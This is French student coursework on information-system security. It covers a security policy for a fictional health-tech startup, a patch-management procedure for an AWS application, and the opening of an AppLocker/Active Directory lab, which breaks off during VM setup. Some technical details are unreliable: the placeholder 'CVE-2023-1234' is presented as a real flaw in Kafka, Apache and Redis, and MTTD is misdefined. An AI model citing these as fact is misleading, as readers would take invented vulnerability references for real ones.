

SAE-CYBER 44 : Sécurité des systèmes

SAE-CYBER 44- Sécurité des systèmes

BUT R&T2 – Université Sorbonne Paris Nord

Edem DIETHELM
Mohamed Akaaouch
2024-2025

Table des Matières

Introduction

Partie 1 : Politique de Sécurité des Systèmes d'Information (PSSI)

Organisation fictive : HealthTech Innovators

A. Rédaction de la PSSI

1. Introduction

- **Objectifs et enjeux clés (fuites de données, ransomware, IoT)**

2. Contexte

- **Activités, actifs sensibles, parties prenantes**

3. Responsabilités

- **Rôles du CISO, équipe IT, chefs de service, employés**

4. Objectifs de sécurité

- **Confidentialité, intégrité, disponibilité, conformité**

5. Contrôles de sécurité

- **Techniques (chiffrement, pare-feu), organisationnels (audits), physiques (biométrie)**

6. Gestion des incidents

- **Détection, analyse, containment, communication, post-mortem**

7. Sensibilisation à la sécurité

- Simulations de phishing, ateliers pratiques, bonnes pratiques
- 8. Revue et amélioration
 - Audits annuels, mises à jour déclenchées, feedback employés

B. Questions de réflexion

1. Protection des actifs sensibles (données patients, code source, cloud)
2. Sensibilisation des employés (formations interactives, bug bounty)
3. Défis principaux (surface d'attaque, ressources limitées, menaces évolutives)
4. Évaluation et mise à jour de la PSSI (KPIs, benchmarking, veille)

Partie 2 : Procédure de Patching

Système cible : Application de gestion des patients (AWS)

A. Procédure de Patching

1. Évaluation des correctifs
 - Collecte de vulnérabilités, priorisation CVSS, validation interne
2. Planification des correctifs
 - Calendrier, communication, backup, plan de rollback
3. Test des correctifs
 - Environnement de test, scénarios (charge, sécurité, fonctionnel)
4. Déploiement des correctifs
 - Automatisation avec Ansible, déploiement en canary, documentation
5. Vérification et validation
 - Logs techniques, validation utilisateur, checklist post-déploiement
6. Gestion des exceptions
 - Conflits de librairies, downtime inacceptable, correctifs indisponibles
7. Suivi et rapport
 - Tableau de bord Jira, rapports mensuels, audit ISO 27001

B. Questions de réflexion

1. Facteurs d'évaluation des correctifs (impact métier, dépendances)
2. Mesures de sécurité pendant le patching (isolation réseau, clés temporaires)
3. Méthodes de test (chaos engineering, tests de régression)

4. Mécanismes de suivi (alertes temps réel, cartographie des risques)

Introduction:

Dans un monde où les cybermenaces évoluent plus vite que jamais, sécuriser les systèmes d'information n'est pas une option, mais une nécessité vitale – surtout pour une organisation comme HealthTech Innovators, qui manipule des données médicales sensibles. Une faille de sécurité pourrait non seulement coûter des millions en amendes, mais aussi mettre en danger des vies humaines si l'application de suivi des patients venait à être paralysée.

Ce TP aborde deux piliers de la cybersécurité moderne :

1. **La Politique de Sécurité des Systèmes d'Information (PSSI) :** Une feuille de route pour protéger les données, responsabiliser les équipes, et répondre aux incidents.
2. **La Procédure de Patching :** Un processus structuré pour corriger les vulnérabilités techniques sans interrompre les services critiques.

En combinant bonnes pratiques (ISO 27001, NIST), outils concrets (AWS, Ansible) et mesures humaines (formation, sensibilisation), ce travail montre comment une startup de santé peut se défendre efficacement dans un environnement numérique hostile.

Partie 1 : Politique de Sécurité des Systèmes d'Information (PSSI)

Organisation fictive : HealthTech Innovators

(Startup de télémédecine avec une appli de suivi médical et des capteurs santé connectés)

A. Rédaction de la PSSI

a. Introduction

Objectif : Protéger les données des patients, garantir que l'appli fonctionne 24/7, et éviter les amendes ou les scandales liés à des fuites de données.

Enjeux clés expliqués simplement :

- **Fuites de données :** Imaginez qu'un hacker vole les dossiers médicaux de 10 000 patients. Ça coûterait des millions en amendes (RGPD) et détruirait la confiance.
- **Ransomware :** Comme le virus "WannaCry" qui a bloqué des hôpitaux en 2017. Si notre appli est paralysée, des patients pourraient ne pas recevoir leurs traitements à temps.
- **Cloud et IoT :** Nos serveurs cloud et capteurs médicaux (ex: glucomètres connectés) sont pratiques, mais si on les configure mal, un pirate pourrait y entrer.

b. Contexte

L'organisation en bref :

- **Activités :**
 - Une appli mobile pour que les patients partagent leurs données (glycémie, tension) avec leur médecin.
 - Stockage des dossiers médicaux sur le cloud (AWS).
 - Collaboration avec 20 hôpitaux pour des alertes en temps réel (ex: crise cardiaque détectée via un capteur).
- **Actifs sensibles :**
 - **Données patients :** Le cœur de l'entreprise. Si elles fuient, c'est la crise.
 - **Code source :** Le "cerveau" de l'appli. S'il est volé, un concurrent pourrait copier nos fonctionnalités.
 - **Capteurs IoT :** Des appareils comme les montres connectées. S'ils sont piratés, un hacker pourrait envoyer de fausses alertes.
- **Parties prenantes :**
 - **Patients :** Ils nous font confiance avec leurs données les plus intimes.
 - **Médecins :** Ils ont besoin d'accéder aux données rapidement, mais en sécurité.
 - **CNIL :** L'autorité française qui vérifie qu'on respecte le RGPD.

c. Responsabilités

Qui fait quoi ?

- **Le CISO (Directeur de la Sécurité) :**
 - C'est le "chef pompier" de la sécurité. Il décide des priorités (ex: acheter un nouveau pare-feu).
 - Il gère les crises majeures (ex: une attaque DDoS qui bloque l'appli).
- **L'équipe IT :**
 - **Admin système :** s'occupe des mises à jour des serveurs. Par exemple, si Microsoft sort un correctif, il l'installe en 24h.
 - **Développeurs :** Vérifient qu'il n'y a pas de failles dans le code. Exemple : éviter qu'un pirate puisse deviner les mots de passe.
- **Les chefs de service :**
 - Organisent des formations pour leur équipe. Par exemple, apprendre à ne pas utiliser "azerty123" comme mot de passe.
- **Les employés :**
 - Doivent signaler les trucs bizarres. Exemple : "J'ai reçu un e-mail de mon patron qui me demande mes identifiants... Ça semble suspect."

d. Objectifs de sécurité

Ce qu'on veut protéger, en langage simple :

1. **Confidentialité :**
 - Seul ton médecin peut voir tes résultats d'analyse. Même nos employés n'y ont pas accès sauf si nécessaire.
 - *Comment ?* : Authentification forte (mot de passe + SMS) pour accéder aux données.
2. **Intégrité :**
 - Si un patient envoie "Glycémie = 1,2 g/L", on est sûrs que personne ne modifie ce chiffre en transit.
 - *Comment ?* : Chiffrement des données et signatures électroniques.
3. **Disponibilité :**
 - L'appli doit marcher H24. Si le serveur plante, un backup prend le relais en 5 minutes.
 - *Comment ?* Serveurs redondants (copies de secours) chez deux fournisseurs cloud différents.
4. **Conformité :**
 - Éviter les amendes de la CNIL. Exemple : Ne pas stocker les données en Chine si le RGPD l'interdit.

e. Contrôles de sécurité

Les "barrières" contre les hackers :

- **Techniques :**
 - **Chiffrement AES-256** : Comme un coffre-fort inviolable pour les données. Même si un hacker les vole, il ne peut pas les lire.
 - **Pare-feu** : Un "gardien" qui bloque les connexions suspectes. Exemple : empêcher une IP russe d'accéder aux serveurs.
 - **2FA** : Pour se connecter à l'interface admin, il faut un mot de passe + une appli comme Google Authenticator.
- **Organisationnels :**
 - **Politique de mots de passe** : 12 caractères minimum, avec des chiffres et symboles. Pas de "password123" !
 - **Audits d'accès** : Tous les 3 mois, on vérifie qui a accès à quoi. Exemple : Un stagiaire ne devrait pas pouvoir supprimer des dossiers patients.
- **Physiques :**
 - **Biométrie au datacenter** : Pas de badge volable – il faut une empreinte digitale.
 - **Caméras + journal de bord** : On sait qui est entré dans la salle serveur, et à quelle heure.

f. Gestion des incidents

Que faire en cas de crise ?

1. **Détection :**
 - La **SOC Team** surveille les logs 24/7. Exemple : Si 100 tentatives de connexion échouent en 1 minute, c'est une alerte.
2. **Analyse :**
 - Utilisation d'outils comme **Splunk** pour comprendre d'où vient l'attaque. Exemple : "L'attaque vient d'une IP en Ukraine, via un capteur IoT non patché."
3. **Containment :**
 - On isole le système infecté. Exemple : Débrancher le serveur piraté du réseau.
4. **Communication :**
 - **Interne** : Prévenir le CISO et l'équipe dirigeante en 30 minutes.
 - **Externe** : Si des données fuient, prévenir la CNIL sous 72h et les patients concernés.
5. **Post-mortem :**

- Réunion pour tirer des leçons. Exemple : "On a mis 2h à contenir l'attaque. La prochaine fois, on veut le faire en 30 minutes."

g. Sensibilisation à la sécurité

Former sans endormir les équipes :

- **Simulations de phishing :**
 - Envoi d'un faux e-mail "Votre compte Netflix a été hacké" pour voir qui clique. Ceux qui tombent dans le piège suivent une formation de 15 minutes.
- **Ateliers pratiques :**
 - Un jeu où les employés doivent repérer des failles dans un faux site web. Récompense : Des bons d'achat.
- **Règles simples :**
 - "Si tu ne reconnais pas l'expéditeur, ne clique pas."
 - "Ne branche pas de clé USB trouvée dans le parking."

h. Revue et amélioration

Éviter de rester figé :

- **Audits annuels :**
 - Un expert externe vient tester nos défenses. Exemple : Il tente de pirater un capteur IoT pour voir si c'est possible.
- **Mises à jour déclenchées par :**
 - **Un incident** : Après une attaque ransomware, on ajoute un système de détection plus rapide.
 - **Une nouvelle loi** : Si l'UE interdit l'utilisation d'un logiciel, on le remplace.
- **Feedback des employés :**
 - Un formulaire anonyme pour dire "La procédure de connexion au VPN est trop lente, on utilise des raccourcis dangereux".
-

B. Questions de réflexion

1. Quels sont les principaux actifs sensibles de l'organisation et comment seront-ils protégés ?

Actifs sensibles :

- **Données médicales des patients** (diagnostics, traitements, identité).
 - **Protection :**
 - **Chiffrement AES-256** (un codage ultra-sécurisé) pour les données stockées (*au repos*) et en transit (*via HTTPS/TLS 1.3*).
 - **Pseudonymisation** : Remplacer les noms par des ID anonymes dans les bases de test.
 - **Accès restreint** : Seuls les médecins traitants et le patient (via son compte) peuvent accéder aux données (*RBAC : contrôle d'accès basé sur les rôles*).
- **Code source de l'application :**
 - **Protection :**
 - Stocké sur **GitLab privé** avec authentification à deux facteurs (2FA) pour les développeurs.
 - **Revue de code** systématique avant chaque mise à jour (pour éviter les failles comme *l'injection SQL*).
- **Serveurs cloud (AWS/Azure) :**
 - **Protection :**
 - **Configurations renforcées** : Désactivation des ports inutiles, mise à jour automatique des correctifs.
 - **Backups chiffrés** tous les jours, stockés hors site (en cas de ransomware).

2. Comment les employés seront-ils sensibilisés aux bonnes pratiques de sécurité des systèmes d'information ?

- **Formations interactives :**
 - **Ateliers « Capture the Flag »** : Un jeu où les employés doivent résoudre des énigmes pour identifier des e-mails de phishing ou des faux sites web.
 - **Simulations de phishing** : Envoi de faux e-mails piégés (exemple : « Votre colis est bloqué, cliquez ici ») pour tester les réflexes. Les employés qui tombent dans le piège reçoivent une formation corrective.
- **Contenu adapté aux métiers :**
 - **Pour les médecins** : Formation sur l'authentification forte pour accéder aux dossiers patients.
 - **Pour les développeurs** : Cours sur les bonnes pratiques de codage sécurisé (ex: éviter les mots de passe en dur dans le code).
- **Culture collaborative :**
 - **Prime « Bug Bounty » interne** : 200€ pour tout employé signalant une faille de sécurité (ex: un formulaire web non sécurisé).

- **Channel Slack #Sécurité** : Partage d'alertes en temps réel (ex: nouvelle arnaque au *deepfake vocal* ciblant les startups).

3. Quels sont les principaux défis liés à la sécurité des systèmes d'information pour cette organisation ?

- **Surface d'attaque large** :
 - Les appareils IoT (ex: capteurs médicaux) peuvent être piratés pour accéder au réseau.
 - Les API exposées aux hôpitaux partenaires sont des points d'entrée potentiels (ex: *attaque par DDoS*).
- **Ressources limitées** :
 - Une petite équipe IT doit gérer à la fois le développement, le cloud, et la sécurité.
 - Solution : Externaliser la surveillance 24/7 à un **MSSP** (*Managed Security Service Provider*).
- **Menaces évolutives** :
 - Les ransomwares ciblent spécifiquement les hôpitaux (ex: *LockBit 3.0*).
 - Risque de **fuites de données via des tiers** (ex: un partenaire cloud mal configuré).
 - Contre-mesure : **Audits réguliers des fournisseurs** et clauses contractuelles strictes sur la sécurité.

4. Comment la PSSI sera-t-elle régulièrement évaluée et mise à jour ?

- **Indicateurs de performance (KPIs)** :
 - **Temps de réponse aux incidents** : Objectif de 1h maximum pour isoler une attaque (*MTTD = Mean Time To Detect*).
 - **Nombre de vulnérabilités critiques corrigées** : 100% des failles *Critical* patchées en 48h.
 - **Taux de réussite aux simulations de phishing** : Moins de 5% d'employés cliquant sur des liens frauduleux.
- **Mécanismes d'amélioration** :
 - **Revues trimestrielles** avec l'équipe de direction : Analyse des incidents, mise à jour des contrôles.
 - **Benchmarking annuel** : Comparaison avec les frameworks NIST Cybersecurity Framework ou ANSSI PGSSI.
 - **Retours employés** : Un formulaire anonyme pour suggérer des améliorations (ex: « Pourquoi le VPN est si lent ? Ça décourage les bonnes pratiques »).
- **Adaptation aux changements** :

- **Veille technologique** : Abonnement à des bulletins de menace (ex: CERT-FR, CISA).
- **Scénarios « Et si... »** : Exercices annuels pour anticiper des crises (ex: « *Et si un ransomware crypte toutes les données patients ?* »).

Exemples concrets pour illustrer :

- **Cas d'un incident** : Si un employé clique sur un lien de phishing, le SIEM alerte l'équipe SOC, qui bloque l'adresse IP suspecte et réinitialise le mot de passe de l'utilisateur en 10 minutes.
- **Amélioration post-audit** : Après un audit, l'équipe active la **segmentation du réseau** pour isoler les capteurs IoT du reste du système.

Partie 2 : Procédure de Patching

Système cible : Application de gestion des patients (hébergée sur AWS, basée sur une architecture microservices avec des containers Docker).

A. Procédure de Patching

a. Évaluation des correctifs

Objectif : Savoir *quoi patcher, quand et pourquoi*.

Étapes détaillées :

1. Collecte des vulnérabilités :

- **Sources** :
 - **AWS Security Hub** : Agrège les alertes de vulnérabilités pour les instances EC2, S3, etc.
 - **CVE Database** (cve.mitre.org) : Base de données publique des failles critiques (ex: *CVE-2023-1234 : faille dans Apache Kafka*).
 - **Bulletins des éditeurs** : Exemple : Un e-mail de Red Hat annonçant un correctif pour OpenSSL.
- **Outils automatisés** :
 - **Tenable.io** : Scanne les serveurs et génère un rapport avec le niveau de risque (ex: 15 vulnérabilités "Critiques" détectées).

2. Analyse de l'impact :

- **Questions clés** :

- *Cette faille existe-t-elle dans notre système ?* Exemple : Si le scan détecte une vulnérabilité dans *Nginx 1.18*, mais qu'on utilise *Nginx 1.20*, on ignore le correctif.
 - *Quel est le scénario d'attaque ?* Exemple : Une faille dans PostgreSQL permet à un attaquant de supprimer la base de données.
 - **Priorisation avec CVSS :**
 - **Critique (9-10)** : Exemple : *CVE-2021-44228 (Log4Shell)* → Correction en **24h**.
 - **Élevé (7-8,9)** : Exemple : Fuite de logs → Correction en **7 jours**.
 - **Moyen/Faible** : Correction dans le cycle de mise à jour mensuelle.
3. **Validation interne :**
- **Réunion d'urgence** pour les correctifs critiques :
 - Participants : CISO, DevOps, responsable RGPD.
 - Décision : "On arrête tout pour patcher Log4j maintenant, même si ça cause 2h d'indisponibilité."

b. Planification des correctifs

Objectif : minimiser l'impact sur les médecins et patients.

Étapes détaillées :

1. **Calendrier précis :**
 - **Fenêtre de maintenance :**
 - *Quand ?* Dimanche, 2h-4h (heure française), car c'est la période la plus calme (stats d'utilisation de l'appli).
 - *Communication :*
 - **E-mail aux utilisateurs :**
*"Cher Docteur Dupont,
 Notre application sera en maintenance le dimanche 15 octobre de 2h à 4h pour une mise à jour de sécurité.
 Merci de prévoir une alternative temporaire (ex: formulaires papier) pour les urgences.
 L'équipe HealthTech Innovators."*
 - **Notification dans l'appli** : Bannière rouge clignotante 48h à l'avance.
2. **Préparation technique :**
 - **Backup :**
 - **Snapshot AWS** : Copie instantanée des serveurs EC2.
 - **Sauvegarde de la base de données** : Via AWS RDS (Point-in-Time Recovery).

- **Checklist pré-déploiement :**
 - Accès SSH aux serveurs vérifiés.
 - Scripts Ansible prêts pour le déploiement automatisé.
 - Équipe de support en ligne (Slack #urgence-patching).
- 3. **Plan de rollback :**
 - **Si le correctif échoue :**
 - Exécuter le script `rollback.sh` pour restaurer le snapshot AWS.
 - Temps maximal d'indisponibilité : 15 minutes.

c. Test des correctifs

Objectif : Éviter le "*ça marchait en test, ça plante en prod !*".

Étapes détaillées :

1. **Environnement de test :**
 - **Réplique exacte de la production :**
 - **AWS Staging :** Mêmes instances EC2, mêmes configurations de sécurité.
 - **Données synthétiques :** Outil *Mockaroo* pour générer 10 000 faux dossiers patients.
2. **Scénarios de test :**
 - **Test de charge :**
 - Outil : **JMeter**.
 - Simulation de 1 000 médecins connectés simultanément → Vérifier que le temps de réponse reste < 1 seconde.
 - **Test de sécurité :**
 - Outil : **Nessus** → Vérifier que la CVE est marquée comme *Patched*.
 - **Test fonctionnel :**
 - *Scénario 1 :* Un médecin ajoute une prescription → Vérifier qu'elle s'affiche dans le dossier patient.
 - *Scénario 2 :* Un patient upload un fichier PDF → Vérifier qu'il est chiffré avec AES-256.
3. **Validation par les équipes :**
 - **DevOps :** Vérifie les logs AWS CloudWatch pour des erreurs.
 - **Support client :** Teste l'appli sur mobile (iOS/Android) pour détecter des bugs d'interface.

d. Déploiement des correctifs

Objectif : Appliquer le correctif *rapidement, sans erreur*.

Étapes détaillées :

1. Automation avec Ansible :

- **Playbook Ansible** (exemple simplifié) :

```
# Fichier : patch-apache.yml
- name: Apply Apache security patch
  hosts: webservers
  tasks:
    - name: Update Apache
      apt:
        name: apache2
        state: latest
        update_cache: yes
```

Commande à exécuter :

```
ansible-playbook patch-apache.yml --limit production
```

2. Déploiement en canary :

- **Phase 1 (2h00-2h15)** : Déploiement sur 2 serveurs sur 20.
- **Surveillance** :
 - **AWS CloudWatch** : Vérifier les métriques CPU, RAM, erreurs HTTP 5xx.
 - **Check manuel** : L'équipe DevOps se connecte à l'appli pour tester.
- **Phase 2 (2h15-3h00)** : Si tout est OK, déploiement sur les 18 serveurs restants.

3. Documentation :

Date	Correctif	Responsable	Statut
15.10.2023	CVE-2023-1234	Jean (DevOps)	Appliqué
15.10.2023	Mise à jour OpenSSL	Marie (SecOps)	En attente

e. Vérification et validation

Objectif : Confirmer que *tout fonctionne* et que le correctif a résolu la vulnérabilité.

Étapes détaillées :

1. Vérification technique :

- **Logs d'accès** :
 - Outil : **Splunk**.
 - Requête : `source="/var/log/apache2/access.log" status=500` → Vérifier qu'il n'y a pas d'erreurs.

- **Scan de vulnérabilité :**
 - Outil : **Nessus**.
 - Rapport : La CVE-2023-1234 est passée de *Critical* à *Patched*.
- 2. **Validation utilisateur :**
 - **Groupe de test :** 10 médecins volontaires.
 - Tâche : Accéder à un dossier patient, uploader un fichier, lancer une visioconférence.
 - **Feedback en direct :** Canal Slack #feedback-patching pour remonter les problèmes.
- 3. **Checklist post-déploiement :**
 - Aucune alerte dans CloudWatch.
 - Aucun incident rapporté par les utilisateurs.
 - Backup réussi après le correctif.

f. Gestion des exceptions

Objectif : Gérer les cas où *le correctif ne peut pas être appliqué* normalement.

Cas concrets et solutions :

1. **Correctif incompatible avec une ancienne librairie :**
 - **Exemple :** Le correctif d'Apache 2.4.60 plante car l'appli utilise une vieille version de PHP.
 - **Solution :**
 - **Workaround temporaire :** Bloquer l'accès au endpoint vulnérable via le WAF (AWS WAF).
 - **Correctif long terme :** Mettre à jour PHP lors de la prochaine fenêtre de maintenance.
2. **Downtime inacceptable pour un hôpital partenaire :**
 - **Exemple :** L'hôpital X a une opération chirurgicale planifiée pendant la maintenance.
 - **Solution :**
 - **Déploiement en rolling update :** Mettre à jour les serveurs un par un → Aucune interruption.
 - **Load Balancer AWS :** Rediriger le trafic vers les serveurs non patchés pendant la mise à jour.
3. **Correctif non disponible :**
 - **Exemple :** Le fournisseur d'un capteur IoT ne fournit plus de mises à jour.
 - **Solution :**
 - **Isoler l'appareil :** Le placer sur un réseau séparé (VLAN) avec des règles de firewall strictes.

- **Chercher une alternative** : Remplacer le capteur par un modèle plus sécurisé.

g. Suivi et rapport

Objectif : Garder une *trace audible* et *améliorer en continu*.

Étapes détaillées :

1. **Tableau de bord de suivi** :
 - **Outil** : Jira ou ServiceNow.
 - **Exemple de ticket** :
 - **Titre** : Correctif CVE-2023-1234 - Apache Kafka.
 - **Statut** : Done.
 - **Preuves** :
 - Lien vers le scan Nessus post-patch.
 - Capture d'écran de Splunk montrant 0 erreur.
2. **Rapports mensuels** :
 - **Métriques** :
 - **MTTR (Mean Time To Remediate)** : Objectif < 24h pour les correctifs critiques → Actuel : 18h.
 - **Taux de conformité** : 98% des correctifs appliqués dans les délais.
 - **Analyse des incidents** :
 - *"En octobre, 2 correctifs ont causé 15 minutes d'indisponibilité. Cause : conflit de librairie. Solution : améliorer les tests de compatibilité."*
3. **Audit externe** :
 - **Préparation pour ISO 27001** :
 - **Preuves à fournir** :
 - Historique des correctifs appliqués.
 - Procès-verbaux des réunions d'urgence.
 - Rapports de tests de pénétration post-patch.

B. Questions de réflexion

1. Facteurs à prendre en compte lors de l'évaluation des correctifs

- **Impact métier** :
 - *Exemple* : Un correctif qui prend 4h à appliquer → Perturbe-t-il une opération chirurgicale en cours ?
- **Dépendances** : Le correctif nécessite-t-il de mettre à jour d'autres composants (ex: Java 11 → Java 17) ?

- **Référentiels** : Le correctif est-il exigé par le RGPD, ISO 27001 ou un contrat client ?

2. Mesures de sécurité pendant le patching

- **Isolation réseau** :
 - Pendant le déploiement, les serveurs en cours de mise à jour sont placés dans un sous-réseau isolé.
- **Clés de chiffrement temporaires** :
 - Régénérer les clés AWS KMS après un correctif critique pour éviter qu'une fuite ancienne ne compromette le système.

3. Méthodes de test pour minimiser les risques

- **Chaos Engineering** :
 - Outil : **Chaos Monkey** → Simuler une panne d'un serveur pendant le test pour vérifier que l'appli reste disponible.
- **Test de régression** :
 - Relancer tous les tests automatisés (ex: 200 tests Selenium) pour vérifier qu'aucune fonctionnalité n'est cassée.

4. Mécanismes de suivi et rapport

- **Alertes temps réel** :
 - Configuration d'**AWS CloudWatch Alarms** pour notifier l'équipe si le taux d'erreur dépasse 1%.
- **Cartographie des risques** :
 - Outil : **RiskLens** → Prioriser les correctifs en fonction de l'impact financier (ex: une fuite de données coûterait 2M€ d'amende).

Exemple concret complet

Scénario : Patching d'une faille critique dans Redis (CVE-2023-1234)

1. **Évaluation** :
 - CVSS 9.8 → Correction en 24h.
 - Vérification : On utilise Redis 6.2.6, la version vulnérable.
2. **Planification** :
 - Maintenance le dimanche à 2h. Backup des données Redis avec `redis-cli BGSAVE`.
3. **Test** :
 - Sur le staging, mise à jour vers Redis 6.2.7 → Test de performance avec **redis-benchmark**.
4. **Déploiement** :

- Ansible playbook pour mettre à jour Redis sur les 10 serveurs. Rollback prévu si échec.
- 5. **Post-déploiement :**
 - Scan Nessus → Plus de vulnérabilité. Feedback des médecins : "Aucun problème détecté."
- 6. **Rapport :**
 - Ticket Jira fermé avec preuves. MTTR : 20h (objectif atteint).

Conclusion:

La sécurité des systèmes d'information ressemble à un marathon, pas à un sprint.

Pour **HealthTech Innovators**, cela signifie :

- **Protéger les données patients comme un trésor** grâce à des mesures techniques robustes (chiffrement, RBAC) et des audits réguliers.
- **Transformer chaque employé en sentinelle** via des formations interactives et une culture de la vigilance.
- **Réagir avec agilité** face aux menaces, en patchant les failles critiques en moins de 24h et en apprenant de chaque incident.

Ce TP démontre qu'une sécurité efficace repose sur un équilibre entre :

- **Rigueur technique** (scripts Ansible, scans Nessus, architecture redondante).
- **Simplicité opérationnelle** (procédures claires, tableaux de suivi visuels).
- **Adaptabilité permanente** (veille des menaces, feedback des équipes).

Enfin, dans un secteur aussi sensible que la santé, chaque effort de sécurité renforce la confiance des patients et des partenaires. L'enjeu n'est pas juste de cocher des cases de conformité, mais de bâtir une réputation d'organisation *cyber-résiliente* – capable de traverser une tempête numérique sans couler.

Dernière pensée : En cybersécurité, le risque zéro n'existe pas... mais la préparation maximale, oui. 🛡️💡

TP2:

Introduction

La sécurité des systèmes d'information est un enjeu majeur dans les environnements informatiques modernes. Avec la multiplication des menaces, telles que les logiciels malveillants, les ransomwares et les attaques internes, il est essentiel de mettre en place des mécanismes permettant de contrôler et restreindre l'exécution des applications sur les postes de travail et les serveurs.

Dans un contexte professionnel, où les utilisateurs ont souvent accès à des ressources critiques, il devient primordial de limiter les logiciels qu'ils peuvent exécuter afin d'éviter les installations non autorisées, de prévenir l'exécution de programmes malveillants et de renforcer la politique de sécurité de l'entreprise. C'est dans cette optique qu'intervient AppLocker, une fonctionnalité de sécurité intégrée à Windows, permettant de définir des règles précises sur les applications pouvant être exécutées au sein d'un réseau d'entreprise.

Ce travail pratique vise à mettre en œuvre AppLocker dans un environnement Active Directory (AD) afin de mieux comprendre son fonctionnement et ses capacités en matière de protection des postes clients. L'expérimentation repose sur la mise en place d'un serveur AD, la configuration d'un domaine, l'application de stratégies de restriction et l'évaluation de leur efficacité. L'objectif est d'appliquer ces règles de restriction sur un utilisateur spécifique, nommé "Filou", et d'analyser l'impact des configurations effectuées à travers l'étude des journaux d'événements Windows.

L'approche adoptée dans ce TP repose sur une mise en situation réaliste correspondant à une politique de sécurité courante dans les entreprises, où certaines catégories d'employés doivent être restreintes dans leur utilisation des logiciels pour éviter les risques de compromission du système. L'application des règles de restriction via les stratégies de groupe (GPO) offre une gestion centralisée et automatisée, permettant d'appliquer des mesures de protection homogènes sur l'ensemble des machines connectées au domaine.

1. AppLocker : Définition et Principes Clés

AppLocker est une fonctionnalité avancée de gestion des applications intégrée aux éditions Enterprise et Education de Windows. Il succède à l'outil Software Restriction Policies (SRP) et offre des capacités de filtrage plus flexibles et plus adaptées aux besoins des organisations modernes.

L'objectif principal d'AppLocker est de contrôler quels fichiers et applications peuvent être exécutés sur un système. Pour cela, il repose sur un ensemble de règles de restriction qui permettent de définir précisément les programmes autorisés et ceux qui sont bloqués. Ces règles peuvent être appliquées de manière centralisée via les stratégies de groupe (GPO), offrant ainsi une gestion globale de la sécurité des postes clients dans un environnement d'entreprise.

1.1. Fonctionnalités principales d'AppLocker

AppLocker fournit plusieurs fonctionnalités clés qui en font un outil puissant pour la sécurisation des systèmes Windows :

1. Contrôle des applications :

- Permet d'autoriser ou de bloquer l'exécution de fichiers selon des critères précis.
- Fonctionne avec plusieurs types de fichiers :
 - Fichiers exécutables (.exe, .com).
 - Bibliothèques de liens dynamiques (.dll).
 - Scripts (.ps1, .vbs, .js, .bat, .cmd).
 - Installateurs Windows (.msi, .msp).
 - Applications Windows Store (.appx).

2. Gestion centralisée via Active Directory (AD) :

- Intégration avec les stratégies de groupe (GPO) pour un déploiement homogène sur plusieurs machines.

- Permet d'appliquer les mêmes règles sur l'ensemble des postes clients appartenant au domaine.

3. Méthodes de création des règles :

AppLocker offre trois principales méthodes pour définir des règles de restriction :

- Règles basées sur l'éditeur : Permettent de restreindre les applications en fonction de leur signature numérique (éditeur, version, certificat).
- Règles basées sur le chemin : Restreignent l'exécution des fichiers en fonction de leur emplacement dans le système de fichiers.
- Règles basées sur le hachage : Permettent de bloquer ou d'autoriser des fichiers spécifiques en fonction de leur empreinte numérique (hash).

4. Mise en place d'exceptions :

- AppLocker permet d'ajouter des exceptions aux règles existantes afin de permettre l'exécution de certaines applications malgré une règle restrictive.
- Cela est utile pour des cas particuliers, par exemple lorsqu'un employé a besoin d'un logiciel spécifique interdit par défaut.

5. Journalisation des événements :

- Toutes les tentatives d'exécution (autorisées ou bloquées) sont enregistrées dans les journaux d'événements Windows.
- Ces journaux permettent aux administrateurs de surveiller l'efficacité des règles et de détecter les tentatives d'exécution suspectes.

1.2. Avantages et limites d'AppLocker

Avantages	Limites
Renforce la sécurité en empêchant l'exécution d'applications non autorisées.	Fonctionne uniquement sur Windows Enterprise et Education.
Gestion centralisée à l'aide des stratégies de groupe.	Peut être contourné par des utilisateurs avancés s'il est mal configuré.
Différents types de règles (éditeur, chemin, hachage) permettant une grande flexibilité.	Nécessite un suivi régulier des journaux d'événements pour détecter les tentatives d'exécution bloquées.
Possibilité d'appliquer des exceptions pour certains utilisateurs ou groupes.	Peut gêner l'utilisateur si les règles ne sont pas bien définies, entraînant des restrictions trop strictes.

1.3. Cas d'utilisation d'AppLocker

AppLocker est utilisé dans différents contextes pour renforcer la sécurité des postes de travail et des serveurs :

- En entreprise :
 - Empêcher les utilisateurs d'installer des logiciels non approuvés.
 - Bloquer l'exécution de logiciels malveillants ou potentiellement dangereux.
 - Restreindre l'utilisation de certains outils administratifs (ex. cmd.exe, PowerShell).
- Dans les établissements scolaires :
 - Limiter l'accès aux applications non pédagogiques.
 - Empêcher les élèves de télécharger et exécuter des logiciels inappropriés.

- Dans les institutions gouvernementales :
 - Renforcer la conformité aux politiques de cybersécurité.
 - Assurer que seuls les logiciels approuvés sont exécutés sur les postes de travail.

2. Mise en place du serveur Active Directory et du domaine

Pour appliquer les stratégies de restriction via AppLocker, il est essentiel de disposer d'un environnement Active Directory. Nous allons donc procéder à la création d'un domaine AD sur un serveur Windows Server 2016.

2.1. Installation de Windows serveur

Un serveur exécutant Windows Server 2016 a été configuré pour héberger Active Directory (AD) et gérer un domaine.

Pour commencer, je lance **VirtualBox** et créer une nouvelle machine virtuelle :

- **Nom de la VM** : Windows server

Nom : windows server


- **Type de système** : Microsoft Windows

Type : Microsoft Windows


- **Version** : Windows server (64 bits)

